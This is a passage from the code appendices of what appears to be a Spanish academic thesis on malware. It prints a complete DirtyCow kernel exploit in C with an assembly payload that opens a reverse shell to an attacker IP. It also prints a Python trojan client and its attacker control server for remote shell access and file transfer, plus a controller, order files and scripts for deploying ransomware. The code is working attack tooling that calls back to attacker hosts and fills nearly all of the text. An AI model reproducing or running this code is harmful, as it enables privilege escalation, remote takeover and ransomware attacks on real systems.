        p = memmem(payload, payload_len, pp->pattern, pp->pattern_size);
        if (p == NULL) {
                fprintf(stderr, "[-] failed to patch payload's %s\n", pp->name);
```

```
                return -1;
        }

        memcpy(p, pp->buf, pp->size);

        p = memmem(payload, payload_len, pp->pattern, pp->pattern_size);
        if (p != NULL) {
                fprintf(stderr,
                        "[-] payload's %s pattern was found several times\n",
                        pp->name);
                return -1;
        }

        return 0;
}

/*
 * A few bytes of the payload must be patched: prologue, ip, and port.
 */
static int patch_payload(struct prologue *p, uint32_t ip, uint16_t port)
{
        int i;

        struct payload_patch payload_patch[] = {
                { "port", PATTERN_PORT, sizeof(PATTERN_PORT)-1, &port, sizeof(port) },
                { "ip", PATTERN_IP, sizeof(PATTERN_IP)-1, &ip, sizeof(ip) },
                { "prologue", PATTERN_PROLOGUE, sizeof(PATTERN_PROLOGUE)-1, p->opcodes, \
      p->size },
        };

        for (i = 0; i < ARRAY_SIZE(payload_patch); i++) {
                if (patch_payload_helper(&payload_patch[i]) == -1)
                        return -1;
        }

        return 0;
}

/* make a copy of vDSO to restore it later */
static int save_orig_vdso(void)
{
        struct vdso_patch *p;
        int i;

        for (i = 0; i < ARRAY_SIZE(vdso_patch); i++) {
                p = &vdso_patch[i];
                p->copy = malloc(p->size);
                if (p->copy == NULL) {
```

```
                        warn("malloc");
                        return -1;
                }

                memcpy(p->copy, p->addr, p->size);
        }

        return 0;
}

static int build_vdso_patch(void *vdso_addr, struct prologue *prologue)
{
        uint32_t clock_gettime_offset, target;
        unsigned long clock_gettime_addr;
        unsigned char *p, *buf;
        uint64_t entry_point;
        int i;

        /* e_entry */
        p = vdso_addr;
        entry_point = *(uint64_t *)(p + 0x18);
        clock_gettime_offset = (uint32_t)entry_point & 0xfff;
        clock_gettime_addr = (unsigned long)vdso_addr + clock_gettime_offset;

        /* patch #1: put payload at the end of vdso */
        vdso_patch[0].patch = payload;
        vdso_patch[0].size = payload_len;
        vdso_patch[0].addr = (unsigned char *)vdso_addr + VDSO_SIZE - payload_len;

        p = vdso_patch[0].addr;
        for (i = 0; i < payload_len; i++) {
                if (p[i] != '\x00') {
                        fprintf(stderr, "failed to find a place for the payload\n");
                        return -1;
                }
        }

        /* patch #2: hijack clock_gettime prologue */
        buf = malloc(sizeof(PATTERN_PROLOGUE)-1);
        if (buf == NULL) {
                warn("malloc");
                return -1;
        }

        /* craft call to payload */
        target = VDSO_SIZE - payload_len - clock_gettime_offset;
        memset(buf, '\x90', sizeof(PATTERN_PROLOGUE)-1);
        buf[0] = '\xe8';
```

```
        *(uint32_t *)&buf[1] = target - 5;

        vdso_patch[1].patch = buf;
        vdso_patch[1].size = prologue->size;
        vdso_patch[1].addr = (unsigned char *)clock_gettime_addr;

        save_orig_vdso();

        return 0;
}

static int backdoor_vdso(pid_t pid, unsigned int patch_number)
{
        struct vdso_patch *p;

        p = &vdso_patch[patch_number];
        return ptrace_memcpy(pid, p->addr, p->patch, p->size);
}

static int restore_vdso(pid_t pid, unsigned int patch_number)
{
        struct vdso_patch *p;

        p = &vdso_patch[patch_number];
        return ptrace_memcpy(pid, p->addr, p->copy, p->size);
}

/*
 * Check if vDSO is entirely patched. This function is executed in a different
 * memory space thanks to fork(). Return 0 on success, 1 otherwise.
 */
static void check(struct mem_arg *arg)
{
        struct vdso_patch *p;
        void *src;
        int i, ret;

        p = &vdso_patch[arg->patch_number];
        src = arg->do_patch ? p->patch : p->copy;

        ret = 1;
        for (i = 0; i < LOOP; i++) {
                if (memcmp(p->addr, src, p->size) == 0) {
                        ret = 0;
                        break;
                }

                usleep(100);
```

```
        }

        exit(ret);
}

static void *madviseThread(void *arg_)
{
        struct mem_arg *arg;

        arg = (struct mem_arg *)arg_;
        while (!arg->stop) {
                if (madvise(arg->vdso_addr, VDSO_SIZE, MADV_DONTNEED) == -1) {
                        warn("madvise");
                        break;
                }
        }

        return NULL;
}

static int debuggee(void *arg_)
{
        if (prctl(PR_SET_PDEATHSIG, SIGKILL, 0, 0, 0) == -1)
                err(1, "prctl(PR_SET_PDEATHSIG)");

        if (ptrace(PTRACE_TRACEME, 0, NULL, NULL) == -1)
                err(1, "ptrace(PTRACE_TRACEME)");

        kill(getpid(), SIGSTOP);

        return 0;
}

/* use ptrace to write to read-only mappings */
static void *ptrace_thread(void *arg_)
{
        int flags, ret2, status;
        struct mem_arg *arg;
        pid_t pid;
        void *ret;

        arg = (struct mem_arg *)arg_;

        flags = CLONE_VM|CLONE_PTRACE;
        pid = clone(debuggee, child_stack + sizeof(child_stack) - 8, flags, arg);
        if (pid == -1) {
                warn("clone");
                return NULL;
```

```
        }

        if (waitpid(pid, &status, __WALL) == -1) {
                warn("waitpid");
                return NULL;
        }

        ret = NULL;
        while (!arg->stop) {
                if (arg->do_patch)
                        ret2 = backdoor_vdso(pid, arg->patch_number);
                else
                        ret2 = restore_vdso(pid, arg->patch_number);

                if (ret2 == -1) {
                        ret = NULL;
                        break;
                }
        }

        if (ptrace(PTRACE_CONT, pid, NULL, NULL) == -1)
                warn("ptrace(PTRACE_CONT)");

        if (waitpid(pid, NULL, __WALL) == -1)
                warn("waitpid");

        return ret;
}

static int exploit_helper(struct mem_arg *arg)
{
        pthread_t pth1, pth2;
        int ret, status;
        pid_t pid;

        fprintf(stderr, "[*] %s: patch %d/%ld\n",
                arg->do_patch ? "exploit" : "restore",
                arg->patch_number + 1,
                ARRAY_SIZE(vdso_patch));

        /* run "check" in a different memory space */
        pid = fork();
        if (pid == -1) {
                warn("fork");
                return -1;
        } else if (pid == 0) {
                check(arg);
        }
```

```
        arg->stop = false;
        pthread_create(&pth1, NULL, madviseThread, arg);
        pthread_create(&pth2, NULL, ptrace_thread, arg);

        /* wait for "check" process */
        if (waitpid(pid, &status, 0) == -1) {
                warn("waitpid");
                return -1;
        }

        /* tell the 2 threads to stop and wait for them */
        arg->stop = true;
        pthread_join(pth1, NULL);
        pthread_join(pth2, NULL);

        /* check result */
        ret = WIFEXITED(status) ? WEXITSTATUS(status) : -1;
        if (ret == 0) {
                fprintf(stderr, "[*] vdso successfully %s\n",
                        arg->do_patch ? "backdoored" : "restored");
        } else {
                fprintf(stderr, "[-] failed to win race condition...\n");
        }

        return ret;
}

/*
 * Apply vDSO patches in the correct order.
 *
 * During the backdoor step, the payload must be written before hijacking the
 * function prologue. During the restore step, the prologue must be restored
 * before removing the payload.
 */
static int exploit(struct mem_arg *arg, bool do_patch)
{
        unsigned int i;
        int ret;

        ret = 0;
        arg->do_patch = do_patch;

        for (i = 0; i < ARRAY_SIZE(vdso_patch); i++) {
                if (do_patch)
                        arg->patch_number = i;
                else
                        arg->patch_number = ARRAY_SIZE(vdso_patch) - i - 1;
```

```
                if (exploit_helper(arg) != 0) {
                        ret = -1;
                        break;
                }
        }

        return ret;
}

static int create_socket(uint16_t port)
{
        struct sockaddr_in addr;
        int enable, s;

        s = socket(AF_INET, SOCK_STREAM, 0);
        if (s == -1) {
                warn("socket");
                return -1;
        }

        enable = 1;
        if (setsockopt(s, SOL_SOCKET, SO_REUSEADDR, &enable, sizeof(enable)) == -1)
                warn("setsockopt(SO_REUSEADDR)");

        addr.sin_family = AF_INET;
        addr.sin_addr.s_addr = INADDR_ANY;
        addr.sin_port = port;

        if (bind(s, (struct sockaddr *) &addr, sizeof(addr)) == -1) {
                warn("failed to bind socket on port %d", ntohs(port));
                close(s);
                return -1;
        }

        if (listen(s, 1) == -1) {
                warn("listen");
                close(s);
                return -1;
        }

        return s;
}

/* interact with reverse connect shell */
static int yeah(struct mem_arg *arg, int s)
{
        struct sockaddr_in addr;
```

```
        struct pollfd fds[2];
        socklen_t addr_len;
        char buf[4096];
        nfds_t nfds;
        int c, n;

        fprintf(stderr, "[*] waiting for reverse connect shell...\n");

        addr_len = sizeof(addr);
        while (1) {
                c = accept(s, (struct sockaddr *)&addr, &addr_len);
                if (c == -1) {
                        if (errno == EINTR)
                                continue;
                        warn("accept");
                        return -1;
                }
                break;
        }

        close(s);

        fprintf(stderr, "[*] enjoy!\n");

        if (fork() == 0) {
                if (exploit(arg, false) == -1)
                        fprintf(stderr, "[-] failed to restore vDSO\n");
                exit(0);
        }

        fds[0].fd = STDIN_FILENO;
        fds[0].events = POLLIN;

        fds[1].fd = c;
        fds[1].events = POLLIN;

        nfds = 2;
        while (nfds > 0) {
                if (poll(fds, nfds, -1) == -1) {
                        if (errno == EINTR)
                                continue;
                        warn("poll");
                        break;
                }

                if (fds[0].revents == POLLIN) {
                        n = read(STDIN_FILENO, buf, sizeof(buf));
                        if (n == -1) {
```

```
                                if (errno != EINTR) {
                                        warn("read(STDIN_FILENO)");
                                        break;
                                }
                        } else if (n == 0) {
                                break;
                        } else {
                                writeall(c, buf, n);
                        }
                }

                if (fds[1].revents == POLLIN) {
                        n = read(c, buf, sizeof(buf));
                        if (n == -1) {
                                if (errno != EINTR) {
                                        warn("read(c)");
                                        break;
                                }
                        } else if (n == 0) {
                                break;
                        } else {
                                writeall(STDOUT_FILENO, buf, n);
                        }
                }
        }

        return 0;
}

static struct prologue *fingerprint_prologue(void *vdso_addr)
{
        unsigned long clock_gettime_addr;
        uint32_t clock_gettime_offset;
        uint64_t entry_point;
        struct prologue *p;
        int i;

        /* e_entry */
        entry_point = *(uint64_t *)((unsigned char *)vdso_addr + 0x18);
        clock_gettime_offset = (uint32_t)entry_point & 0xfff;
        clock_gettime_addr = (unsigned long)vdso_addr + clock_gettime_offset;

        for (i = 0; i < ARRAY_SIZE(prologues); i++) {
                p = &prologues[i];
                if (memcmp((void *)clock_gettime_addr, p->opcodes, p->size) == 0)
                        return p;
        }
```

```
        return NULL;
}

/*
 * 1.2.3.4:1337
 */
static int parse_ip_port(char *str, uint32_t *ip, uint16_t *port)
{
        char *p;
        int ret;

        str = strdup(str);
        if (str == NULL) {
                warn("strdup");
                return -1;
        }

        p = strchr(str, ':');
        if (p != NULL && p[1] != '\x00') {
                *p = '\x00';
                *port = htons(atoi(p + 1));
        }

        ret = (inet_aton(str, (struct in_addr *)ip) == 1) ? 0 : -1;
        if (ret == -1)
                warn("inet_aton(%s)", str);

        free(str);
        return ret;
}

int main(int argc, char *argv[])
{
        struct prologue *prologue;
        struct mem_arg arg;
        uint16_t port;
        uint32_t ip;
        int s;

        ip = htonl(PAYLOAD_IP);
        port = htons(PAYLOAD_PORT);

        if (argc > 1) {
                if (parse_ip_port(argv[1], &ip, &port) != 0)
                        return EXIT_FAILURE;
        }

        fprintf(stderr, "[*] payload target: %s:%d\n",
```

```
                inet_ntoa(*(struct in_addr *)&ip), ntohs(port));

        arg.vdso_addr = get_vdso_addr();
        if (arg.vdso_addr == NULL)
                return EXIT_FAILURE;

        prologue = fingerprint_prologue(arg.vdso_addr);
        if (prologue == NULL) {
                fprintf(stderr, "[-] this vDSO version isn't supported\n");
                fprintf(stderr, "    add first entry point instructions to prologues\n");
                return EXIT_FAILURE;
        }

        if (patch_payload(prologue, ip, port) == -1)
                return EXIT_FAILURE;

        if (build_vdso_patch(arg.vdso_addr, prologue) == -1)
                return EXIT_FAILURE;

        s = create_socket(port);
        if (s == -1)
                return EXIT_FAILURE;

        if (exploit(&arg, true) == -1) {
                fprintf(stderr, "exploit failed\n");
                return EXIT_FAILURE;
        }

        yeah(&arg, s);

        return EXIT_SUCCESS;
}
```

Lista de códigos B.1: Exploit de DirtyCow

Payload

```
                BITS 64
                [SECTION .text]
                global _start

SYS_OPEN        equ 0x2
SYS_SOCKET      equ 0x29
```

```
SYS_CONNECT     equ 0x2a
SYS_DUP2        equ 0x21
SYS_FORK        equ 0x39
SYS_EXECVE      equ 0x3b
SYS_EXIT        equ 0x3c
SYS_READLINK    equ 0x59
SYS_GETUID      equ 0x66

AF_INET         equ 0x2
SOCK_STREAM     equ 0x1

IP              equ 0xdeadc0de  ;; patched by 0xdeadbeef.c
PORT            equ 0x1337      ;; patched by 0xdeadbeef.c

_start:
                ;; save registers
                push    rdi
                push    rsi
                push    rdx
                push    rcx

                ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
                ;;
                ;; return if getuid() != 0
                ;;
                ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

                mov     rax, SYS_GETUID
                syscall
                test    rax, rax
                jne     return

                ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
                ;;
                ;; check if whithin a container (PROC_PID_INIT_INO = 0xEFFFFFFC)
                ;; return if $(readlink /proc/1/ns/pid) != "pid:[4026531836]"
                ;;
                ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

                call    get_strings
                lea     rsi, [rsp-16]
                mov     rdx, 16                 ; strlen("pid:[4026531836]")
                mov     rax, SYS_READLINK
                syscall
                cmp     rax, rdx
                jne     return
                add     rdi, 15                 ; "pid:[4026531836]"
                mov     rcx, rdx
```

```
repe cmpsb
jne     return

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;;
;; return if open("/tmp/.x", O_CREAT|O_EXCL, x) == -1
;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

mov     rsi, 0x00782e2f706d742f
push    rsi
mov     rdi, rsp
mov     rsi, 192
mov     rax, SYS_OPEN
syscall
test    rax, rax
pop     rsi
js      return

;; fork
mov     rax, SYS_FORK
syscall
test    rax, rax
jne     return

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;;
;; reverse connect (https://www.exploit-db.com/exploits/35587/)
;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

;; sockfd = socket(AF_INET, SOCK_STREAM, 0)
xor     rsi, rsi        ; 0 out rsi
mul     esi             ; 0 out rax, rdx ; rdx = IPPROTO_IP (int: 0)
inc     rsi             ; rsi = SOCK_STREAM
push    AF_INET
pop     rdi
add     al, SYS_SOCKET
syscall

; copy socket descriptor to rdi for future use
push    rax
pop     rdi

; server.sin_family = AF_INET
; server.sin_port = htons(PORT)
; server.sin_addr.s_addr = IP
; bzero(&server.sin_zero, 8)
```

```
                push    rdx
                push    rdx
                mov     dword [rsp + 0x4], IP
                mov     word [rsp + 0x2], PORT
                mov     byte [rsp], AF_INET

                ;; connect(sockfd, (struct sockaddr *)&server, sockaddr_len)
                push    rsp
                pop     rsi
                push    0x10
                pop     rdx
                push    SYS_CONNECT
                pop     rax
                syscall
                test    rax, rax
                js      exit

                ;; dup2(sockfd, STDIN); dup2(sockfd, STDOUT); dup2(sockfd, STERR)
                xor     rax, rax
                push    0x3             ; loop down file descriptors for I/O
                pop     rsi
dup_loop:
                dec     esi
                mov     al, SYS_DUP2
                syscall
                jne     dup_loop

                ;; execve('//bin/sh', NULL, NULL)
                push    rsi             ; *argv[] = 0
                pop     rdx             ; *envp[] = 0
                push    rsi             ; '\0'
                mov     rdi, '//bin/sh' ; str
                push    rdi
                push    rsp
                pop     rdi             ; rdi = &str (char*)
                xor     rax, rax
                mov     al, SYS_EXECVE
                syscall

exit:
                xor     rax, rax
                mov     al, SYS_EXIT
                syscall

return:
                ;; restore registers
                pop     rcx
                pop     rdx
```

```
                pop     rsi
                pop     rdi
                ;; get callee address (pushed on the stack by the call instruction)
                pop     rax
                ;; execute missed instructions (patched by 0xdeadbeef.c)
                db      0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90
                ;; return to callee
                jmp     rax

get_strings:
               lea      rdi, [rel $ +8]
               ret
               db       '/proc/1/ns/pid'
               db       0
               db       'pid:[4026531836]'
```

Lista de códigos B.2: Payload de DirtyCow

C

Código *Troyano Python*

En este anexo se adjunta el código desarrollado para la construcción del *Troyano* expuesto en el capítulo 7. Consta de dos partes, la primera es el *Troyano* en sí que se emplea para la infección de la víctima (apodado “abeja”), y la segunda es la interfaz que usaría el atacante para interactuar con sus víctimas (apodado “reina”). Se han empleado para el desarrollo de estos *Malware* algunos de los conocimientos expuestos en la página web [troa].

*Troyano*Cliente (Víctima)

```
import socket
import time
import os
from subprocess import Popen
from subprocess import PIPE
import errno
from socket import error as socket_error


servidor = "192.168.1.37"
puerto = 39421
CMD_OPEN_SHELL="00001|00000"
CMD_UPLOAD_FILE="00002|"
CMD_DOWNLOAD_FILE="00003|"
CMD_GET_IP_ADDR="00004|00001"
CMD_EXIT="XXXXX|XXXXX"
```

```
CMD_END="XXXXX|ZZZZZ"
_EOC_="YYYYY|YYYYY"
_old_memory_=""
max_tries=-1
current_tries=0



def open_shell():
    print "[*] Shell Abierta"
    while True:
        cmd = socket_cliente.recv(1024)
        print "[*] Mensaje recibido: %s" % cmd
        if cmd == "exit":
            print "[!] Cerrando shell"
            break
        if cmd == "":
            print "[x] Error en la shell"
            break
        CMD = Popen(cmd, shell=True, stdout=PIPE, stderr=PIPE, stdin=PIPE)
        out = CMD.stdout.read()
        err = CMD.stderr.read()
        if out == "":
            out=" "
        socket_cliente.send(out + err)

def send_ip():
    print "[*] Enviando IP"
    time.sleep(1)
    socket_cliente.send(socket.gethostbyname(socket.gethostname()))

def recv():
    global _old_memory_
    in_buffer=_old_memory_
    data=""
    in_buffer_end = in_buffer.find('\0')
    if in_buffer_end != -1:
        data = in_buffer[:in_buffer_end]
        in_buffer = in_buffer[in_buffer_end+1:]
        _old_memory_ = in_buffer
        return data
    while True:
        in_buffer += socket_cliente.recv(120)
        if not in_buffer:
            break
        in_buffer_end = in_buffer.find('\0')
        if in_buffer_end != -1:
            data = in_buffer[:in_buffer_end]
```

```
            in_buffer = in_buffer[in_buffer_end+1:]
            _old_memory_ = in_buffer
            return data

def recive_files(filename):
    print "[!] Recibiendo fichero: %s" % filename
    global _old_memory_
    with open("/tmp/" + os.path.basename(filename), 'wb') as f:
        while True:
            data = recv()
            if data == _EOC_:
                _old_memory_=""
                f.close()
                break
            f.write(data)

def send_file(filename):
    print "[!] Enviando fichero %s a control" % filename
    f = open(filename,'rb')
    while True:
        l = f.read(120)
        while (l):
            socket_cliente.send(l)
            l = f.read(120)
        if len(l) == 0:
            print "[!] Finalizado envio"
            socket_cliente.send("\0" + _EOC_ + "\0")
            f.close()
            break


def process_order(order):
    if order == CMD_OPEN_SHELL:
        open_shell()
    elif order.split("|")[0] + "|" == CMD_UPLOAD_FILE:
        print "[*] Recibiendo fichero " + order.split("|")[1]
        recive_files(order.split("|")[1])
    elif order.split("|")[0] + "|" == CMD_DOWNLOAD_FILE:
        send_file(order.split("|")[1])
    elif order == CMD_GET_IP_ADDR:
        send_ip()
    elif order == CMD_EXIT:
        print "[*] Cerrando Conexion"
        return -1
    elif order == CMD_END:
        print "[!] Cerrando Troyano"
        exit()
    else:
```

```
        print "[x] Orden desconocida"



while True:
    print "[*] Conectando al control"
    socket_cliente = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    while current_tries != max_tries:
        try:
            socket_cliente.connect((servidor, puerto))
        except socket_error as serr:
            if serr.errno == errno.ECONNREFUSED or serr.errno == errno.ECONNRESET:
                current_tries+=1
                print "[x] No se ha podido conectar. Reintentando en 2s ..."
                time.sleep(2)
            else:
                break


        if current_tries == max_tries:
            print "[x] No se puede conectar con el nodo de control"
            exit()

    print "[*] Conectado al Troyano Reina ##"
    print "[*] IP Addr: " + servidor
    print "[*] Port: " + str(puerto)


    while True:
        try:
            order = socket_cliente.recv(1024)
        except socket_error as serr:
            if serr.errno == errno.ECONNREFUSED or serr.errno == errno.ECONNRESET:
                continue
        print "[*] Orden recibida: %s" % order
        if order == "" or process_order(order) == -1:
            socket_cliente.close()
            print "[!] Conexion con control cerrada"
            break
```

Lista de códigos C.1: Troyano para infectar a la víctima

*Troyano*Servidor (Atacante)

```
import socket
import os
from subprocess import Popen
from subprocess import PIPE

ip = "192.168.1.37"
puerto = 39421
max_connections = 5
CMD_OPEN_SHELL="00001|00000"
CMD_UPLOAD_FILE="00002|"
CMD_DOWNLOAD_FILE="00003|"
CMD_GET_IP_ADDR="00004|00001"
CMD_EXIT="XXXXX|XXXXX"
CMD_END="XXXXX|ZZZZZ"
_EOC_="YYYYY|YYYYY"
_old_memory_=""


channel=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
channel.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
channel.bind((ip, puerto))
channel.listen(max_connections)


print "[*] Arrancando Troyano Reina"
print "[*] Esperando conexiones en %s:%d" % (ip, puerto)
(cliente, (ip, puerto)) = channel.accept()
print "[*] Conexion establecida con %s:%d" % (cliente, puerto)


def recv():
    global _old_memory_
    in_buffer=_old_memory_
    data=""
    in_buffer_end = in_buffer.find('\0')
    if in_buffer_end != -1:
        data = in_buffer[:in_buffer_end]
        in_buffer = in_buffer[in_buffer_end+1:]
        _old_memory_ = in_buffer
        return data
    while True:
        in_buffer += cliente.recv(120)
        if not in_buffer:
            break
```

```
        in_buffer_end = in_buffer.find('\0')
        if in_buffer_end != -1:
            data = in_buffer[:in_buffer_end]
            in_buffer = in_buffer[in_buffer_end+1:]
            _old_memory_ = in_buffer
            return data


def recive_files(filename):
    print "[!] Recibiendo fichero: %s" % filename
    global _old_memory_
    with open("/tmp/" + os.path.basename(filename), 'wb') as f:
        while True:
            data = recv()
            if data == _EOC_:
                print "[!] Recepcion finalzada"
                _old_memory_=""
                f.close()
                break
            f.write(data)


def send_file(filename):
    print "[!] Enviando fichero %s a control" % filename
    f = open(filename,'rb')
    while True:
        l = f.read(120)
        while (l):
            cliente.send(l)
            l = f.read(120)
        if len(l) == 0:
            cliente.send("\0")
            cliente.send(_EOC_ + "\0")
            f.close()
            break


def send_order(msg):
    cliente.send(msg)


def run_cmd(opt):
    if opt == 1:
        send_order(CMD_OPEN_SHELL)
        run_shell()
    elif opt == 2:
        t_file = raw_input('>> tr0j4n-D0wnl04d: ')
        if t_file == "":
```

```
            return 0
        send_order(CMD_DOWNLOAD_FILE + t_file)
        recive_files(t_file)
    elif opt == 3:
        t_file = raw_input('>> tr0j4n-Upl04d: ')
        if t_file == "":
            return 0
        send_order(CMD_UPLOAD_FILE + t_file)
        send_file(t_file)
    elif opt == 4:
        send_order(CMD_GET_IP_ADDR)
        run_get_ip()
    elif opt == 5:
        send_order(CMD_EXIT)
        return -1
    elif opt == 6:
        send_order(CMD_END)
        return -1
    else:
        print "[x] No se reconoce el comando introducido"

def run_get_ip():
    print "[*] Esperando respuesta"
    respuesta = cliente.recv(4096)
    print "[*] La IP de la victima es: %s" % respuesta


def run_shell():
    while True:
        cmd = raw_input('>> tr0j4n-sh3ll $ ')
        if len(cmd) == 0:
            continue

        cliente.send(cmd)
        if cmd == "exit":
            print "[!] Cerrando la conexion con Troyanito 1.0"
            break

        respuesta = cliente.recv(4096)
        print respuesta

os.system("clear")
while True:
    print "#### Troyano Abeja Reina conectado ####"
    print "########################################"
    print "[*] Estado el troyano infiltrado: [ \033[35mOK\033[0m ]"
    print "## Seleccione una opcion"
    print "  1) Abrir una shell."
```

```
    print "  2) Bajar un fichero."
    print "  3) Subir un fichero."
    print "  4) Obtener IP."
    print "  5) Salir."
    print "  6) Cerrar Troyano."
    opt = raw_input("tr0j4n-m3nU: ")
    if opt == "":
        continue
    if run_cmd(int(opt)) == -1:
        break

cliente.close()
```

Lista de códigos C.2: Servidor de gestión de Troyanos

D

Código del controlador para el despliegue de un *Malware*

Este apéndice se compone del código de los ficheros que se encuentran en el lado del atacante. Entre estos ficheros se encuentran:

- **requirm:** Fichero donde se indican los requerimientos de librerías y paquetes que se instalarán automáticamente para permitir la correcta ejecución del *Ransomware*.
- **orders.txt:** Fichero con las órdenes que debe ejecutar el *Troyano*.
- **mothership:** Programa de control en el lado del atacante que gestiona los *Troyano*s que infecten a las víctimas. Les sirve órdenes y los ficheros necesarios para el ataque.
- **howto:** Órdenes para el lanzamiento del *Ransomware*"worm".

El código correspondiente a cada uno de estos ficheros se encuentra el las secciones siguientes.

Fichero de requirimientos: requirm

```
sudo apt-get -y -qq install python-pip python-tk >> /dev/null
sudo pip install coloredlogs >> /dev/null
date > time
```

Lista de códigos D.1: Listado de requerimientos del Troyano

Fichero de órdenes para el *Troyano*

```
/bin/bash|requirm
None|worm
None|header
/bin/bash|crypt
/bin/bash|decrypt
KILL
```

Lista de códigos D.2: Órdenes a enviar a los Troyanopara el correcto despliegue de sus dependencias

Programa de control del *Troyano*

```
#!/usr/bin/python

import socket
import time
import re
import os
import logging, coloredlogs
from threading import Thread
from SocketServer import ThreadingMixIn

_mothership_ip_="192.168.2.153"
_mothership_port_=45186
BUFFER_SIZE = 6
_EOC_="__EOC__"
dirfiles=os.getcwd()+"/"
threads = []
coloredlogs.install(level='DEBUG')




class ClientThread(Thread):

    def __init__(self,ip,port,sock):
        Thread.__init__(self)
        self.ip = ip
        self.port = port
        self.sock = sock
```

```
        self.id = None
        self._old_memory_=""
        logging.warning("New thread started for "+ip+":"+str(port))

    def send(self, msg):
        self.sock.send(msg + "\0")

    def recv(self):
        in_buffer=self._old_memory_
        data=""
        while True:
            in_buffer += self.sock.recv(BUFFER_SIZE)
            if not in_buffer:
                break
            in_buffer_end = in_buffer.find('\0')
            if in_buffer_end != -1:
                data = in_buffer[:in_buffer_end]
                in_buffer = in_buffer[in_buffer_end+1:]
                self._old_memory_ = in_buffer
                return data

    def check_new_silkworm(self, status_msg):
        if re.match("^(.*)|(.*)|OK$", status_msg):
            self.id = status_msg.split("|")[0]
            logging.warning("New S1LKW0RM: %s" % self.id)
            return True
        else:
            return False

    def get_orders(self, orders_file):
        with open(orders_file, "r") as f:
            content = f.readlines()

        return [x.strip() for x in content]

    def send_orders(self, orders_file):
        orders = self.get_orders(orders_file)
        for order in orders:
            self.send(order)
            logging.info(self.id + "|" + "Sending Order: %s" % order)
        self.send(_EOC_)

    def wait_request(self):
        while True:
            data=self.recv()
            if data == _EOC_ or not data:
                return True
            self.send_file(data)
```

```
    def wait_passwd(self):
        while True:
            data=self.recv()
            if data == _EOC_ or not data:
                return True
            logging.warning(self.id + "|Crypt passwd: " + data)
    def wait(self):
        while True:
            data=self.recv()
            if data == _EOC_ or not data:
                return True

    def send_file(self, filename):
        logging.info(self.id + "|" + "Sending file %s" % filename)
        f = open(dirfiles + filename,'rb')
        while True:
            l = f.read(BUFFER_SIZE)
            while (l):
                self.send(l)
                l = f.read(BUFFER_SIZE)
            if not l:
                self.send(_EOC_)
                f.close()
                logging.info(self.id + "|" + "File sending OK")
                break


    def run(self):
        if not self.check_new_silkworm(self.recv()):
            logging.critical(self.id + "|" + "Error registering the new S1LKW0RM")
            self._old_memory_=""
            return False

        logging.info(self.id + "|" + "Sending Orders to S1LKW0RM")
        logging.warning(self.id + "|" + "Test Mode with AutoDecrypt enabled")
        self.send_orders("orders.txt")
        self.wait_request()
        self.wait_passwd()
        self.wait()
        logging.critical(self.id + "|" + "S1LKW0RM Finished")


logging.warning("Starting MotherShip Service")
channel=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
channel.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
channel.bind((_mothership_ip_, _mothership_port_))
while True:
```

```
    channel.listen(5)
    logging.info("Waiting for incoming connections...")
    (conn, (ip,port)) = channel.accept()
    logging.info('New SilkWorm from %s:%d' % (ip,port))
    newthread = ClientThread(ip,port,conn)
    newthread.start()
    threads.append(newthread)

for t in threads:
    t.join()
```

Lista de códigos D.3: Software para el control de los Troyano diseñados para la infección con Ransomware

Fichero de ejecución en modo cifrado del *Ransomware*

```
truncate -s 0 output.log
date +%s%N > before
python d_worm -c /home/paco/Documents/
date +%s%N > after
```

Lista de códigos D.4: Fichero con las instrucciones para la ejecución del Ransomware en modo descifrado

Fichero de ejecución en modo cifrado del *Ransomware*

```
python d_header
if [[ $? == 0 ]]; then
        date +%s%N > a_before
        python d_worm -d /home/paco/Documents/ \
$(cat output.log | grep KEY: | awk '{print substr($3, 0, length($3))}')
        date +%s%N > a_after
fi
```

Lista de códigos D.5: Fichero con las instrucciones para la ejecución del Ransomware en modo descifrado

E

Código *Troyano* para el despliegue de un *Malware*

En este apéndice se adjunta el código desarrollado para la implementación del *Troyano* encargado de la infección del sistema objetivo, el establecimiento de las comunicaciones con el sistema del atacante y la descarga y despliegue de todas las partes que componen el *Ransomware*.

```
#!/usr/bin/python

import socket
import platform
import sys
import os
import time
import string
import random

_mothership_ip_="192.168.2.153"
_mothership_port_=45186
_EOC_="__EOC__"
_old_memory_=""
BUFFER_SIZE=2

def send(msg):
    if msg:
        channel.send(msg + "\0")

def recv():
    global _old_memory_
    in_buffer=_old_memory_
    data=""
```

```
    while True:
        in_buffer += channel.recv(BUFFER_SIZE)
        if not in_buffer:
            break
        in_buffer_end = in_buffer.find('\0')
        if in_buffer_end != -1:
            data = in_buffer[:in_buffer_end]
            in_buffer = in_buffer[in_buffer_end+1:]
            _old_memory_ = in_buffer
            return data

def get_id(size=6, chars=string.ascii_uppercase + string.digits):
    return ''.join(random.choice(chars) for _ in range(size))


def get_ip():
    return socket.gethostbyname(socket.gethostname())

def get_so():
    SO = platform.system()
    if SO == "Windows":
        return "Windows"
    elif  SO == "Linux":
        return "Linux"
    elif SO == "Darwin":
        return "MacOS"
    else:
        sys.exit(-1)

def connect_to_mothership():
    send("%s|%s|OK" % (_id_, get_so()))

def wait_orders():
    pckgs=[]
    global _old_memory_

    while True:
        data = recv()
